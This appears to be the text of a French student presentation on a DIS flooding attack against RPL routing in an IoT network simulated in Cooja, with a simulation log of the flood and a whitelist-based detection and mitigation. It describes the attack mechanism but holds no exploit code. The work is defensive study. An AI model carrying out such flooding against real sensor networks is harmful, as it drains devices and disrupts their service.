
LA HIÉRARCHIE DAG DANS RPL



COOJA SIMULATOR

Cooja est un simulateur de réseau intégré à Contiki OS, utilisé pour tester et simuler des réseaux IoT et WSN (Wireless Sensor Networks). Il permet d'expérimenter le comportement des appareils IoT dans un environnement virtuel avant un déploiement réel.

ARCHITECTURE




SCINARIO

L'attaquant (ID:12) rejoint le réseau RPL et commence à envoyer un grand nombre de messages DIS en multicast à l'adresse FF02::1A.

Ces messages sont reçus par les nœuds voisins (ID:1, 5, 6, 9, 10, etc.), qui croient qu'un nouveau nœud a besoin d'informations.


Les nœuds répondent avec des messages DIO (DODAG Information Object) pour annoncer la structure du réseau.




IMPACT SUR LE RÉSEAU

- **Épuisement de l'énergie :** Les nœuds envoient et reçoivent des paquets en continu, consommant beaucoup plus d'énergie que prévu.
- **Surcharge du réseau :** Le trafic inutile perturbe la communication normale, impactant les performances globales.
- **Ralentissement du routage :** Le DAG devient instable à cause des mises à jour fréquentes.

L'ÉNERGIE CONSOMMÉE PAR CHAQUE ÉQUIPEMENT IOT SANS L'ATTAQUE



L'ÉNERGIE CONSOMMÉE PAR CHAQUE ÉQUIPEMENT IOT AVEC L'ATTAQUE



DETECTION

```
362 00:06.503   ID:12   RPL: Sending a DIS to ff02::1a
363 00:06.506   ID:12   RPL: Sending a DIS to ff02::1a
364 00:06.509   ID:12   RPL: Sending a DIS to ff02::1a
365 00:06.512   ID:12   RPL: Sending a DIS to ff02::1a
366 00:06.514   ID:12   RPL: Sending a DIS to ff02::1a
367 00:06.517   ID:12   RPL: Sending a DIS to ff02::1a
368 00:06.520   ID:12   RPL: Sending a DIS to ff02::1a
369 00:06.523   ID:12   RPL: Sending a DIS to ff02::1a
370 00:06.526   ID:12   RPL: Sending a DIS to ff02::1a
371 00:06.529   ID:12   RPL: Sending a DIS to ff02::1a
372 00:06.563   ID:10   RPL: Received a DIS from fe80::c30c:0:0:c
373 00:06.565   ID:10   RPL: Multicast DIS => reset DIO timer
374 00:06.590   ID:9    RPL: Received a DIS from fe80::c30c:0:0:c
375 00:06.592   ID:9    RPL: Multicast DIS => reset DIO timer
376 00:06.596   ID:5    RPL: Received a DIS from fe80::c30c:0:0:c
377 00:06.599   ID:5    RPL: Multicast DIS => reset DIO timer
378 00:06.631   ID:6    RPL: Received a DIS from fe80::c30c:0:0:c
379 00:06.634   ID:6    RPL: Multicast DIS => reset DIO timer
380 00:06.638   ID:1    RPL: Received a DIS from fe80::c30c:0:0:c
381 00:06.641   ID:1    RPL: Multicast DIS => reset DIO timer
382 00:06.654   ID:3    RPL: Received a DIS from fe80::c30c:0:0:c
383 00:06.674   ID:1    RPL: Received a DIS from fe80::c30c:0:0:c
384 00:06.674   ID:3    RPL: Received a DIS from fe80::c30c:0:0:c
385 00:06.675   ID:10   RPL: Received a DIS from fe80::c30c:0:0:c
386 00:06.675   ID:9    RPL: Received a DIS from fe80::c30c:0:0:c
387 00:06.675   ID:5    RPL: Received a DIS from fe80::c30c:0:0:c
388 00:06.675   ID:6    RPL: Received a DIS from fe80::c30c:0:0:c
389 00:06.677   ID:1    RPL: Multicast DIS => reset DIO timer
390 00:06.677   ID:10   RPL: Multicast DIS => reset DIO timer
391 00:06.677   ID:9    RPL: Multicast DIS => reset DIO timer
392 00:06.677   ID:5    RPL: Multicast DIS => reset DIO timer
393 00:06.677   ID:6    RPL: Multicast DIS => reset DIO timer
394 00:06.803   ID:3    RPL: Received a DIS from fe80::c30c:0:0:c
395 00:06.803   ID:1    RPL: Received a DIS from fe80::c30c:0:0:c
396 00:06.803   ID:5    RPL: Received a DIS from fe80::c30c:0:0:c
397 00:06.803   ID:6    RPL: Received a DIS from fe80::c30c:0:0:c
```

PREVENTION - WHITELIST

Pour mitiger l'attaque DIS Flooding on a proposé la mise en place d'une Whitelist pour les nœuds IoT légitimes, tel que :

- Chaque nœud IoT stocke une liste d'adresses MAC ou IPv6 autorisées (whitelist).
- Lorsqu'un nœud reçoit un message DIS, il vérifie si l'émetteur est dans la whitelist avant de répondre.
- Si l'expéditeur n'est pas dans la whitelist, le message DIS est ignoré, empêchant l'attaquant de forcer des mises à jour fréquentes.

MITIGATION D'ATTAQUE DIS FLOODING

```
first mote output: 'Rime started with address 193.12.0.0.0.0.0.8'
second mote output: 'MAC c1:0c:00:00:00:00:00:08 Contiki 3.x started. Node id is set to 8.'
check for DIS message is legitimate
Alert : malicious mote is detected with number 12
```

Node 8 detecte and block DIS packets from malicious node 12

Merci pour votre attention